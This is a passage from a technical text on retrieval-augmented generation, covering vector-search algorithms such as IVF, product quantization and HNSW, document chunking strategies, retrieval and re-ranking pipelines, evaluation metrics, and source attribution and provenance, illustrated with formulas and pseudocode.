Graph-based indexes represent vectors as nodes in a graph, with edges connecting nearby neighbors. During search, the algorithm navigates the graph starting from an entry point and greedily moves toward vectors that are closer to the query. These structures scale well to high dimensions and large datasets and are widely used in modern systems.

Quantization-based approaches compress vectors into more compact representations, reducing memory footprint and improving cache efficiency. While quantization introduces approximation error, it often yields favorable trade-offs for large-scale deployments.

Core vector database algorithms Most production vector databases rely on a small family of ANN algorithms, often combined or layered for better performance. Hierarchical Navigable Small World (HNSW) graphs build multi-layer proximity graphs that enable logarithmic-like search behavior in practice. Inverted file (IVF) indexes first cluster vectors and then search only within the most relevant clusters. Product quantization (PQ) decomposes vectors into subspaces and encodes them compactly, enabling fast distance estimation.

These algorithms are rarely used in isolation. A common pattern is coarse partitioning (such as IVF) followed by graph-based or quantized search within partitions. The database exposes high-level configuration knobs—index type, efSearch, nprobe, recall targets—but internally orchestrates multiple algorithmic stages to balance latency, recall, and memory usage.

Vector databases in RAG systems In a RAG architecture, the vector database acts as the semantic memory layer. Document chunks are embedded and indexed once during ingestion, while user queries are embedded and searched at runtime. The quality of retrieval depends jointly on embedding quality, similarity metric, index choice, and search parameters. As a result, vector databases are not passive storage components but active participants in the behavior of the overall system.

Tuning a RAG system often involves iterative adjustments to vector database configuration: choosing an index that matches data scale, increasing recall at the expense of latency, or combining vector search with metadata filters to enforce structural constraints. Understanding how vector databases work internally is therefore essential for diagnosing retrieval failures and for designing robust, scalable RAG pipelines.

The following sections provide a more formal treatment of the algorithms underlying vector databases. Readers primarily interested in practical usage may skip ahead; those seeking deeper understanding of the trade-offs between index types, approximation guarantees, and computational complexity will find the mathematical foundations useful for informed system design.

Core Vector Database Algorithms Vector databases are fundamentally concerned with solving the *nearest neighbor search* problem in high-dimensional continuous spaces. The practical design of these systems is best understood by starting from the formal problem definition and then examining how successive algorithmic relaxations make large-scale retrieval tractable.

Formal problem definition Let

$$\mathcal{X} = \{x_1, x_2, \dots, x_n\}, \quad x_i \in \mathbb{R}^d$$

be a collection of vectors embedded in a d-dimensional space, and let

$$q \in \mathbb{R}^d$$

be a query vector. Given a distance function $\delta(\cdot, \cdot)$, the *exact nearest neighbor* problem is defined as

$$\mathrm{NN}(q) = \arg\min_{x_i \in \mathcal{X}} \delta(q, x_i)$$

For cosine similarity, this becomes

$$\mathrm{NN}(q) = \arg\max_{x_i \in \mathcal{X}} \frac{q \cdot x_i}{|q||x_i|}$$

A brute-force solution requires $O(nd)$ operations per query, which is computationally infeasible for large n. The central challenge addressed by vector database algorithms is to reduce this complexity while preserving ranking quality.

High-dimensional effects and approximation As dimensionality increases, distances between points concentrate. For many distributions, the ratio

$$\frac{\min_i \delta(q, x_i)}{\max_i \delta(q, x_i)} \to 1 \quad \text{as } d \to \infty$$

This phenomenon undermines exact pruning strategies and motivates *Approximate Nearest Neighbor (ANN)* search. ANN replaces the exact objective with a relaxed one:

$$\delta(q, \hat{x}) \leq (1 + \varepsilon) \cdot \delta(q, x^*)$$

where x^* is the true nearest neighbor.

All modern vector database algorithms can be understood as structured approximations to this relaxed objective.

Partition-based search: Inverted File Index (IVF) The inverted file index reduces search complexity by introducing a *coarse quantization* of the vector space. Let

$$C = \{c_1, \dots, c_k\}$$

be a set of centroids obtained via k-means clustering:

$$C = \arg\min_{C} \sum_{i=1}^{n} \min_{c_j \in C} |x_i - c_j|^2$$

Each vector is assigned to its closest centroid:

$$\text{bucket}(x_i) = \arg\min_{c_j \in C} |x_i - c_j|$$

At query time, the search proceeds in two stages. First, the query is compared against all centroids:

$$d_j = |q - c_j|$$

Then, only the vectors stored in the n_{probe} closest buckets are searched exhaustively.

IVF query algorithm (pseudo-code)

```
function IVF_SEARCH(query q, centroids C, buckets B, n_probe):
    distances = compute_distance(q, C)
    selected = argmin_n(distances, n_probe)
    candidates = union(B[c] for c in selected)
    return top_k_by_distance(q, candidates)
```

This reduces query complexity to approximately

$$O(kd + \frac{n}{k} \cdot n_{\text{probe}} \cdot d)$$

which is sublinear in n for reasonable values of k and n_{probe}.

Vector compression: Product Quantization (PQ) Product Quantization further reduces computational and memory costs by compressing vectors. The original space $\mathbb{R}^d$ is decomposed into m disjoint subspaces:

$$x = (x^{(1)}, x^{(2)}, \dots, x^{(m)})$$

Each subspace is quantized independently using a codebook:

$$Q_j : \mathbb{R}^{d/m} \to \{1, \dots, k\}$$

A vector is encoded as a sequence of discrete codes:

$$\text{PQ}(x) = (Q_1(x^{(1)}), \dots, Q_m(x^{(m)}))$$

Distance computation uses *asymmetric distance estimation*:

$$\delta(q, x) \approx \sum_{j=1}^{m} |q^{(j)} - c^{(j)}_{Q_j(x)}|^2$$

PQ distance computation (pseudo-code)

```
function PQ_DISTANCE(query q, codes c, lookup_tables T):
    dist = 0
    for j in 1..m:
        dist += T[j][c[j]]
    return dist
```

Theoretical justification comes from rate–distortion theory: PQ minimizes expected reconstruction error under constrained bit budgets. Empirically, it preserves relative ordering sufficiently well for ranking-based retrieval.

Hash-based search: Locality-Sensitive Hashing (LSH) Locality-Sensitive Hashing constructs hash functions $h \in \mathcal{H}$ such that

$$\Pr[h(x) = h(y)] = f(\delta(x, y))$$

where f decreases monotonically with distance.

For Euclidean distance, a common family is

$$h_{a,b}(x) = \left\lfloor \frac{a \cdot x + b}{w} \right\rfloor$$

with random $a \sim \mathcal{N}(0, I)$ and $b \sim U(0, w)$.

By concatenating hashes and using multiple tables, LSH achieves expected query complexity

$$O(n^{\rho}), \quad \rho < 1$$

Despite strong theoretical guarantees, LSH often underperforms graph-based methods in dense embedding spaces typical of neural models.

Graph-based search: Navigable small-world graphs and HNSW Graph-based methods model the dataset as a proximity graph $G = (V, E)$, where each node corresponds to a vector. Search proceeds via greedy graph traversal:

$$x_{t+1} = \arg\min_{y \in \mathcal{N}(x_t)} \delta(q, y)$$

Hierarchical Navigable Small World (HNSW) graphs extend this idea by constructing multiple graph layers. Each vector is assigned a maximum level:

$$\ell \sim \text{Geometric}(p)$$

Upper layers are sparse and provide long-range connections, while lower layers are dense and preserve local neighborhoods.

HNSW search algorithm (simplified)

```
function HNSW_SEARCH(query q, entry e, graph G):
    current = e
    for level from max_level down to 1:
        current = greedy_search(q, current, G[level])
    return best_neighbors(q, current, G[0])
```

Theoretical intuition comes from small-world graph theory: the presence of long-range links reduces graph diameter, while local edges enable precise refinement. Expected search complexity is close to $O(\log n)$, with high recall even in large, high-dimensional datasets.

Algorithmic composition in vector databases In practice, vector databases compose these algorithms hierarchically. A typical pipeline applies IVF to reduce the candidate set, PQ to compress vectors and accelerate distance computation, and graph-based search to refine nearest neighbors. Each stage introduces controlled approximation while drastically reducing computational cost.

This layered structure mirrors the mathematical decomposition of the nearest neighbor problem: spatial restriction, metric approximation, and navigational optimization.

Implications for RAG systems In Retrieval-Augmented Generation, these algorithms define the semantic recall boundary of the system. Errors in retrieval are often consequences of approximation layers rather than embedding quality. Understanding the mathematical and algorithmic foundations of vector databases is therefore essential for diagnosing failure modes, tuning recall–latency trade-offs, and designing reliable RAG pipelines.

Vector databases should thus be viewed not as storage engines, but as algorithmic systems grounded in decades of research on high-dimensional geometry, probabilistic approximation, and graph navigation.

Document Ingestion and Chunking

Document ingestion is the process that transforms raw, heterogeneous source material into a structured, searchable representation suitable for retrieval-augmented generation.




Figure 5: Document ingestion and retrieval workflow

The document ingestion pipeline At a conceptual level, document ingestion is a deterministic transformation pipeline. Its purpose is not to answer queries, but to prepare a stable corpus over which retrieval can operate efficiently and reproducibly.

The pipeline typically begins with **source acquisition**. Documents may originate from files (PDFs, Word documents, Markdown), databases, web pages, APIs, or generated artifacts such as logs and reports. At this stage, ingestion systems focus on completeness and traceability: every ingested unit should retain a reference to its origin, version, and ingestion time.

Next comes **parsing and normalization**. Raw formats are converted into a canonical internal representation, usually plain text plus structural annotations. For PDFs this may involve OCR; for HTML, DOM traversal and boilerplate removal; for code or structured data, language-aware parsers. Normalization also includes character encoding fixes, whitespace normalization, and the preservation of semantic boundaries such as headings, paragraphs, tables, or code blocks.

Once text is normalized, the pipeline enriches it with **metadata**. Metadata may include document-level attributes (title, author, date, source, access control labels) and section-level attributes (heading hierarchy, page number, offsets). This metadata is critical later for filtering, ranking, and provenance tracking, even if it plays no role in embedding computation itself.

Only after these steps does **chunking** occur. Chunking transforms a single normalized document into a sequence of smaller, partially overlapping or non-overlapping text segments. Each chunk becomes the atomic unit for embedding and storage in a vector database. Importantly, chunking is not merely a technical workaround for context limits; it encodes assumptions about how information should be retrieved and recombined at generation time.

Finally, each chunk is **embedded and stored**, together with its metadata and a reference back to the source document. Although embedding and storage are sometimes discussed as part of retrieval infrastructure, from a systems perspective they conclude the ingestion phase: the corpus is now ready to be queried.

Document chunking: motivations and constraints Chunking addresses three fundamental constraints.

First, embedding models have finite context windows. A single vector must summarize its input text, and beyond a certain length this summary becomes lossy. Chunking bounds this loss.

Second, retrieval operates at the level of chunks, not documents. If a document contains multiple unrelated topics, a single embedding will conflate them. Chunking improves semantic locality, allowing retrieval to surface only the relevant parts.

Third, generation benefits from focused context. Passing a handful of precise chunks to a language model is generally more effective than passing an entire document, even if the model could technically accept it.

These constraints imply that chunking is an information-theoretic trade-off between context completeness and semantic specificity.

Chunking strategies The simplest strategy is **fixed-size chunking**, where text is split every N tokens or characters. This approach is easy to implement and model-agnostic, but it ignores document structure. Chunks may begin or end mid-sentence, which can reduce embedding quality.

A small refinement is **fixed-size chunking with overlap**. Consecutive chunks share a window of tokens, reducing boundary effects and preserving continuity across chunks. Overlap improves recall at the cost of storage and compute.

A more semantically informed approach is **structure-aware chunking**. Here, chunk boundaries align with natural units such as paragraphs, sections, or headings, subject to a maximum size constraint. This strategy preserves discourse coherence and is especially effective for technical documents, manuals, and academic papers.

In domains where meaning depends on logical flow, **recursive or hierarchical chunking** is often used. Large sections are split into subsections, then paragraphs, and finally sentences until size constraints are satisfied. Each chunk retains metadata describing its position in the hierarchy, enabling later aggregation or re-ranking.

Finally, **semantic chunking** attempts to split text based on topic shifts rather than explicit structure. This can be implemented using lightweight similarity checks between adjacent spans. While more computationally expensive, it can produce chunks that align closely with conceptual units.

Illustrative chunking logic The following pseudocode illustrates structure-aware chunking with a size constraint, without committing to a specific framework or library:

```
def chunk_document(sections, max_tokens, overlap):
    chunks = []
    for section in sections:
        buffer = []
        token_count = 0

        for paragraph in section.paragraphs:
            p_tokens = count_tokens(paragraph)

            if token_count + p_tokens > max_tokens:
                chunks.append(join(buffer))
                buffer = buffer[-overlap:] if overlap > 0 else []
                token_count = count_tokens(buffer)

            buffer.append(paragraph)
            token_count += p_tokens

        if buffer:
            chunks.append(join(buffer))

    return chunks
```

This pattern highlights two core ideas: chunking respects document structure, and size constraints are enforced incrementally rather than by naïve slicing.

Chunking as a design decision Chunk size, overlap, and boundary selection are not universal constants. They depend on embedding dimensionality, model context limits, expected query granularity, and downstream re-ranking strategies. In practice, ingestion pipelines often expose these parameters explicitly, treating chunking as a tunable component rather than a fixed preprocessing step.

A well-designed ingestion pipeline therefore makes chunking reproducible, auditable, and revisable. Re-chunking a corpus with different parameters should be possible without re-ingesting raw sources, enabling systematic evaluation and iteration.

Statistical chunking (unsupervised segmentation) Statistical chunking refers to a family of methods that segment documents into coherent units using distributional signals derived directly from the text, without relying on predefined structure or large language models.

The origins of statistical chunking can be traced to work on **text segmentation** and **topic boundary detection** in the 1990s. Early systems sought to divide long documents into topically coherent segments by exploiting lexical cohesion: the intuition that words related to the same topic tend to recur within a segment and change abruptly at topic boundaries. This line of research emerged in parallel with probabilistic language modeling and information retrieval, well before dense embeddings were available.

A canonical example is the TextTiling algorithm, which introduced the idea of sliding a window over a document and measuring similarity between adjacent blocks of text. When similarity drops sharply, a topic boundary is inferred. Later work extended this idea using probabilistic models, such as Hidden Markov Models and Bayesian topic models, to infer latent segment structure.

In a modern ingestion pipeline, statistical chunking is best understood as a **model-light, data-driven alternative** to both rule-based and LLM-based chunking. Instead of enforcing fixed sizes or asking a model to reason about discourse, the system observes how word distributions evolve across the document and places boundaries where the statistics change.

The core mechanism typically follows a common pattern. The document is first divided into small, uniform units such as sentences or short paragraphs. Each unit is represented as a vector, often using term frequency–inverse document frequency (TF–IDF) or other bag-of-words–based representations. A similarity measure is then computed between adjacent windows of units. Low similarity indicates a potential topic shift and thus a candidate chunk boundary.

Conceptually, this can be expressed as follows:

```
units = split_into_sentences(document)
vectors = tfidf_encode(units)

boundaries = []
for i in range(1, len(vectors)):
    sim = cosine_similarity(vectors[i-1], vectors[i])
    if sim < threshold:
        boundaries.append(i)

chunks = merge_units(units, boundaries)
```

Although simplified, this illustrates the essence of statistical chunking: segmentation emerges from local changes in distributional similarity rather than explicit semantic reasoning.

Several variations exist. Some approaches smooth similarity scores over a wider window to avoid spurious boundaries. Others apply clustering algorithms, grouping adjacent units into segments that maximize intra-segment similarity. Topic-model–based approaches, such as Latent Dirichlet Allocation, infer a latent topic mixture for each unit and place boundaries where the dominant topic changes.

Statistical chunking offers a number of practical advantages. It is deterministic, reproducible, and inexpensive compared to LLM-based methods. It also scales well to very large corpora and can be applied uniformly across domains without prompt engineering. For ingestion pipelines that prioritize stability and cost control, these properties are attractive.

However, statistical methods have well-known limitations. Lexical variation can obscure topic continuity, especially when the same concept is expressed using different terminology. Conversely, shared vocabulary can mask genuine topic shifts. As a result, statistical chunking tends to perform best on expository or technical text with consistent terminology and degrades on narrative, conversational, or highly abstract material.

In contemporary RAG systems, statistical chunking is often used as a **baseline or first-pass segmentation**. Its output may be refined by structure-aware heuristics or selectively reprocessed using LLM-based chunking. This layered approach preserves the efficiency and determinism of statistical methods while allowing higher-level semantic models to intervene where they add the most value.

From an architectural perspective, statistical chunking reinforces the idea that document ingestion is a spectrum of techniques rather than a single algorithm, with different strategies occupying different points in the trade-off space between cost, interpretability, and semantic fidelity.

LLM-based chunking (topic-aware chunking) An increasingly common alternative to heuristic chunking is **LLM-based chunking**, where a language model is explicitly asked to segment a document into coherent topical units.

The idea of using models to guide segmentation has roots in earlier work on text segmentation and discourse modeling, such as topic segmentation with probabilistic models or lexical cohesion methods in the late 1990s. However, these approaches were limited by shallow representations and required careful feature engineering. Large language models change the landscape by providing a strong prior over discourse structure, topic boundaries, and semantic coherence, making it possible to delegate chunking decisions to the model itself.

In LLM-based chunking, the ingestion pipeline treats the document (or a large section of it) as input to a language model and asks the model to identify topical segments. Instead of enforcing a fixed token budget

upfront, the model is instructed to split the text into chunks that each represent a single topic, concept, or subtask, optionally subject to soft size constraints. Each resulting chunk is then embedded and stored like any other ingestion unit.

Conceptually, this approach reframes chunking from a syntactic operation into a semantic one. The model is no longer constrained to respect paragraph or sentence boundaries alone; it can merge multiple paragraphs into one chunk if they form a single idea, or split a long paragraph if it contains multiple distinct topics. This is particularly valuable for documents with weak or inconsistent structure, such as internal reports, design documents, meeting notes, or conversational transcripts.

A typical prompt for LLM-based chunking specifies three elements. First, the **segmentation objective**, for example "split the document into self-contained topical sections suitable for retrieval." Second, **constraints**, such as a maximum target length per chunk or a preference for fewer, larger chunks over many small ones. Third, the **output schema**, which usually requires the model to return a list of chunks with titles, summaries, or offsets to support traceability.

The following pseudocode illustrates the pattern at a high level:

```
prompt = """
You are given a document.
Split it into coherent topical chunks.
Each chunk should cover a single topic and be self-contained.
Prefer chunks under 300 tokens when possible.

Return a JSON list of:
- title
- chunk_text
"""

chunks = llm(prompt, document_text)

for chunk in chunks:
    vector = embed(chunk["chunk_text"])
    store(vector, metadata={
        "title": chunk["title"],
        "source_doc": doc_id
    })
```

This pattern highlights a key difference from traditional chunking: the model produces **semantic boundaries**, not just text spans. Titles or summaries generated during chunking can later be reused for retrieval diagnostics, re-ranking, or citation.

LLM-based chunking has clear advantages, but it also introduces new trade-offs. Because the model is non-deterministic, chunk boundaries may vary across runs unless temperature is tightly controlled. The process is also more expensive than rule-based chunking and may require batching or hierarchical application for very large documents. Additionally, errors at ingestion time can be harder to detect, since chunk boundaries are no longer derived from explicit document structure.

For these reasons, LLM-based chunking is often used selectively. Common patterns include applying it only to long or poorly structured documents, combining it with structure-aware pre-segmentation, or using it to refine coarse chunks produced by heuristic methods. In all cases, it should be treated as a configurable ingestion strategy rather than a default replacement for simpler approaches.

From a systems perspective, LLM-based chunking reinforces a broader theme in modern RAG pipelines: ingestion is no longer a purely mechanical preprocessing step, but an opportunity to inject semantic understanding early in the lifecycle of the data.

Document Retrieval

Document retrieval is the stage in a RAG system that transforms a user query into a ranked, filtered set of candidate documents or passages that are most likely to support a correct answer.

Conceptual overview of document retrieval In a RAG system, document retrieval is not a single operation but a pipeline. A raw user query is progressively transformed, evaluated, and constrained until a small, high-quality context set is produced. Each stage trades recall for precision, with early stages favoring breadth and later stages favoring accuracy and relevance.

At a high level, the retrieval process consists of query interpretation and rewriting, candidate generation, scoring, re-ranking, filtering, and combination with structured constraints. While these stages can be collapsed in small systems, large-scale RAG deployments almost always implement them explicitly to control cost, latency, and quality.

Query interpretation and rewriting User queries are often underspecified, ambiguous, or conversational. Before retrieval, the system may rewrite the query into one or more canonical forms that are better aligned with the indexed representation of documents. This includes expanding abbreviations, resolving coreferences, normalizing terminology, or decomposing a complex question into multiple sub-queries.

In neural systems, query rewriting is frequently performed by a language model that produces a more retrieval-friendly query while preserving intent. Importantly, rewriting does not aim to answer the question, but to maximize the likelihood that relevant documents are retrieved.

```
# Pseudocode for query rewriting
rewritten_query = rewrite_model.generate(
    original_query,
    objective="maximize retrievability"
)
```

Multiple rewritten queries may be generated to increase recall, with their results merged downstream.

Candidate generation Candidate generation is the first retrieval pass over the corpus. Its purpose is to retrieve a relatively large set of potentially relevant documents with high recall and low computational cost. This stage commonly uses either sparse retrieval (e.g., inverted indexes with BM25), dense vector search over embeddings, or both.

Dense retrieval maps the rewritten query into the same embedding space as documents and retrieves nearest neighbors under a similarity metric. At this stage, approximate nearest neighbor algorithms are typically used to ensure scalability.

```
# Dense candidate generation
query_vector = embed(rewritten_query)
candidates = vector_index.search(
    query_vector,
    top_k=K_large
)
```

The output of this stage is intentionally noisy. Precision is improved later.

Scoring and initial ranking Each candidate document is assigned a relevance score with respect to the query. In simple systems, this score may be the similarity returned by the vector database or the BM25 score. In more advanced systems, multiple signals are combined, such as dense similarity, sparse similarity, document freshness, or domain-specific heuristics.

Formally, scoring can be expressed as a function $s(d, q) \to \mathbb{R}$, where d is a document and q is the rewritten query. At this stage, the goal is to produce a reasonably ordered list, not a final ranking.

Re-ranking with cross-encoders or task-aware models Re-ranking refines the initial ranking using more expensive but more accurate models. Instead of independently embedding queries and documents, re-rankers jointly encode the query–document pair, allowing fine-grained interaction between their tokens. This substantially improves precision, especially at the top of the ranking.

Because re-ranking is computationally expensive, it is applied only to a small subset of top candidates from the previous stage.

```
# Re-ranking stage
top_candidates = candidates[:K_small]
reranked = reranker.score_pairs(
    query=rewritten_query,
    documents=top_candidates
)
```

The result is a high-precision ordering optimized for downstream generation rather than generic relevance.

Filtering and constraints Filtering removes candidates that are irrelevant or invalid given explicit constraints. These constraints often come from metadata, such as document type, access permissions, time ranges, language, or domain tags. Filtering can be applied before retrieval to reduce the search space, after retrieval to prune results, or at both stages.

In enterprise RAG systems, filtering is critical for correctness and safety. A highly relevant document that violates a constraint is worse than a less relevant but valid one.

```
# Metadata-based filtering
filtered = [
    d for d in reranked
    if d.metadata["access_level"] <= user_access
]
```

Combined strategies: metadata, SQL, and embeddings Modern retrieval pipelines frequently combine symbolic and vector-based approaches. A common pattern is to use structured queries (e.g., SQL or metadata filters) to narrow the candidate set, followed by dense similarity search within that subset. This hybrid approach exploits the strengths of both paradigms: exactness and interpretability from structured filters, and semantic generalization from embeddings.

Conceptually, this corresponds to retrieving from a conditional distribution $p(d \mid q, m)$, where m represents structured metadata constraints.

This combination is especially powerful in domains with rich schemas, such as scientific literature, enterprise knowledge bases, or regulatory documents.

Retrieval as a system, not a single model A key insight in modern RAG is that retrieval quality emerges from the interaction of stages rather than from any single algorithm. Query rewriting increases recall, candidate generation ensures coverage, scoring and re-ranking enforce relevance, and filtering guarantees validity. Treating retrieval as a modular pipeline allows systematic evaluation, targeted optimization, and controlled trade-offs between cost and quality.

Putting it together: a simple RAG pipeline In its simplest form, a RAG system can be described as a linear pipeline: ingest documents, retrieve relevant chunks, and generate an answer conditioned on them. The following pseudocode illustrates the core idea, omitting implementation details:

```
# Offline ingestion
chunks = chunk_documents(documents)
vectors = embed(chunks)
index.store(vectors, metadata=chunks.metadata)
```

```
# Online query
query_vector = embed(query)
retrieved_chunks = index.search(query_vector, top_k=5)

# Generation
context = "\n".join(chunk.text for chunk in retrieved_chunks)
answer = llm.generate(
    prompt=f"Use the following context to answer the question:\n{context}\n\nQuestion: {query}"
)
```

Despite its simplicity, this pattern already delivers most of the benefits associated with RAG. The model is guided by retrieved evidence, answers can be traced back to source documents, and updating knowledge only requires re-ingesting data rather than retraining the model. More advanced systems extend this basic flow with richer chunking strategies, hybrid retrieval, iterative querying, and explicit evaluation loops, but the foundational pattern remains the same: retrieval first, generation second, with a clear boundary between the two.

Evaluating RAG Systems

Evaluating a Retrieval-Augmented Generation (RAG) system means measuring, in a principled way, how well retrieval and generation jointly support factual, relevant, and grounded answers.

Evaluation layers in RAG systems A modern RAG system is best evaluated as a pipeline with interacting components rather than a single black box. Each layer answers a different question: *are we retrieving the right things, are we selecting the right evidence, and does the final answer correctly use that evidence?*

Metrics for vector search Vector search evaluation focuses on the quality of nearest-neighbor retrieval in embedding space, independent of any downstream generation. The goal is to assess whether semantically relevant items are geometrically close to the query embedding.

Typical metrics are based on ranked retrieval. Recall@k measures the fraction of relevant items that appear in the top-k results, which is particularly important in RAG because downstream components only see a small retrieved set. A related metric, Hit@k, checks whether *at least one* relevant item appears in the top-k, which is often sufficient in RAG systems where even a single relevant passage can ground a correct answer. Precision@k captures how many of the retrieved items are relevant, but is often secondary to recall in early retrieval stages. Mean Reciprocal Rank (MRR) emphasizes how early the first relevant item appears, reflecting latency-sensitive pipelines. Normalized Discounted Cumulative Gain (nDCG) generalizes these ideas when relevance is graded rather than binary.

In practice, vector search evaluation requires a labeled dataset of queries paired with relevant documents or passages. These labels are often incomplete or noisy, which is why recall-oriented metrics are preferred: they are more robust to missing judgments.

```
def recall_at_k(retrieved_ids, relevant_ids, k):
    top_k = set(retrieved_ids[:k])
    return len(top_k & relevant_ids) / len(relevant_ids) if relevant_ids else 0.0

def hit_at_k(retrieved_ids, relevant_ids, k):
    top_k = set(retrieved_ids[:k])
    return int(len(top_k & relevant_ids) > 0)
```

This level of evaluation answers the question: *given a query embedding, does the vector index surface semantically relevant candidates?* It does not tell us whether these candidates are actually useful for answering the question.

Metrics for document retrieval Document retrieval metrics evaluate the effectiveness of the full retrieval stack, which may include query rewriting, filtering, hybrid search, and re-ranking. Unlike pure vector search, this level is concerned with the *final set of documents passed to the generator*.

The same families of metrics—Recall@k, MRR, and nDCG—are commonly used, but the unit of relevance is often more task-specific. Relevance may be defined as containing sufficient evidence to answer the question, not merely semantic similarity. This distinction is critical: a document can be topically related yet useless for grounding an answer.

Evaluation at this level often relies on human annotation or weak supervision, such as matching retrieved passages against known supporting facts. In enterprise systems, retrieval quality is frequently evaluated by measuring coverage over authoritative sources, policy documents, or curated knowledge bases.

Conceptually, this layer answers: *does the system retrieve the right evidence, in the right form, for generation?*

End-to-end RAG metrics End-to-end evaluation treats the RAG system as a whole and measures the quality of the final answer. This is the most user-visible layer and the hardest to evaluate reliably.

Traditional generation metrics such as exact match, F1, BLEU, or ROUGE are sometimes used when gold answers are available, but they are poorly aligned with the goals of RAG. A correct answer phrased differently may score poorly, while an answer that matches the gold text but is unsupported by retrieved evidence may score well.

As a result, modern RAG evaluation increasingly emphasizes three complementary properties. **Answer correctness** measures whether the answer is factually correct with respect to a reference or authoritative source. **Groundedness or faithfulness** measures whether the answer can be directly supported by the retrieved documents. **Attribution quality** measures whether the system correctly cites or points to the evidence it used.

LLM-based judges are often used to operationalize these criteria by comparing the answer against retrieved context and scoring dimensions such as correctness and support. While imperfect, this approach scales better than manual evaluation and aligns more closely with real-world usage.

```
def judge_groundedness(answer, context):
    prompt = f"""
    Is the answer fully supported by the context?
    Answer: {answer}
    Context: {context}
    """
    return call_llm(prompt)
```

This level answers the question users actually care about: *does the system produce a correct, well-supported answer?*

Measuring improvements in RAG systems Evaluating a single snapshot of a RAG system is rarely sufficient. What matters in practice is measuring *improvement* as the system evolves.

A common baseline is a non-RAG model that answers questions without retrieval. Comparing end-to-end performance against this baseline isolates the value added by retrieval. If RAG does not outperform a strong non-RAG baseline, retrieval may be unnecessary or poorly integrated.

Ablation studies are equally important. By selectively disabling components—such as query rewriting, re-ranking, or metadata filtering—one can measure their marginal contribution. This helps avoid overfitting to complex pipelines whose benefits are not well understood.

Offline metrics should be complemented with online or human-in-the-loop evaluation where possible. User feedback, answer acceptance rates, and error analysis often reveal failure modes that are invisible to automated metrics, such as subtle hallucinations or missing caveats.

Taken together, these practices shift evaluation from a one-time score to a continuous measurement discipline, which is essential for maintaining reliable RAG systems in production.

Attribution, Citation, Provenance, and Truth Maintenance

Attribution in RAG systems concerns the ability to explicitly link generated statements to the source documents, data items, and transformations that produced them.

Conceptual overview In a RAG system, attribution spans the entire information flow. Documents are ingested, transformed, chunked, embedded, retrieved, possibly re-ranked, and finally used as conditioning context for generation. Each of these steps introduces opportunities to lose or blur the connection between an output token and its original source. Attribution mechanisms aim to preserve this connection explicitly.

Closely related but distinct concepts are often conflated. *Attribution* answers the question "which source supports this statement?". *Citation* is the presentation layer, deciding how that source is exposed to users (for example, inline references or footnotes). *Provenance tracking* is the internal bookkeeping that records how data flowed through the system. *Truth maintenance* addresses how these links remain valid over time as documents, embeddings, or models change.

A robust RAG system treats these as complementary layers rather than a single feature.

Attribution in RAG generation At generation time, attribution typically operates at the level of retrieved chunks rather than entire documents. Each chunk carries stable identifiers and metadata inherited from ingestion. During retrieval, these identifiers are preserved and propagated alongside the text content. The generator is then constrained or guided to associate generated statements with one or more of these chunk identifiers.

A common pattern is to structure the model output so that answers and sources are produced together. This reduces ambiguity and allows downstream validation.

```
# Conceptual output schema used by the generator
{
    "answer": "The BRCA1 gene is involved in DNA repair.",
    "sources": [
        {"doc_id": "oncology_review_2019", "chunk_id": "p3_c2"},
        {"doc_id": "genetics_textbook", "chunk_id": "ch5_c7"}
    ]
}
```

Even when the language model is free-form, the system can post-process token spans and align them with the retrieved chunks that were present in context. The key requirement is that attribution identifiers remain machine-readable and stable across the pipeline.

References and citation strategies Citation is the user-facing expression of attribution. In RAG systems, citation strategies range from coarse to fine-grained. Some systems attach a single list of documents supporting the entire answer. More advanced designs provide sentence-level or clause-level citations, which improves trust and debuggability but requires tighter coupling between generation and retrieval.

A critical design choice is whether citations are generated by the model or imposed by the system. Model-generated citations are flexible but error-prone, while system-enforced citations trade fluency for correctness. In practice, hybrid approaches are common: the system restricts the citation candidates to retrieved chunks, and the model selects among them.

Provenance tracking across the pipeline Provenance tracking is not limited to the final answer. It begins at ingestion and continues through retrieval and generation. Each transformation step should preserve or enrich provenance metadata rather than overwrite it.

A minimal provenance record typically includes the original document identifier, version information, chunk boundaries, and timestamps. More advanced systems also track the embedding model version, retrieval parameters, and re-ranking decisions. This allows engineers to answer questions such as whether an incorrect answer was caused by stale data, poor retrieval, or model behavior.

```
# Example of a provenance record attached to a retrieved chunk
provenance = {
    "doc_id": "clinical_guidelines_v2",
    "doc_version": "2024-06-15",
    "chunk_id": "sec4_para1",
    "embedding_model": "text-embedding-v3",
    "retrieval_score": 0.87
}
```

Such records are rarely exposed to end users, but they are essential for auditing, debugging, and offline evaluation.

Truth maintenance in evolving RAG systems Truth maintenance addresses the fact that RAG systems are not static. Documents are updated, embeddings are recomputed, and models are replaced. Without explicit mechanisms, previously correct attributions can silently become invalid.

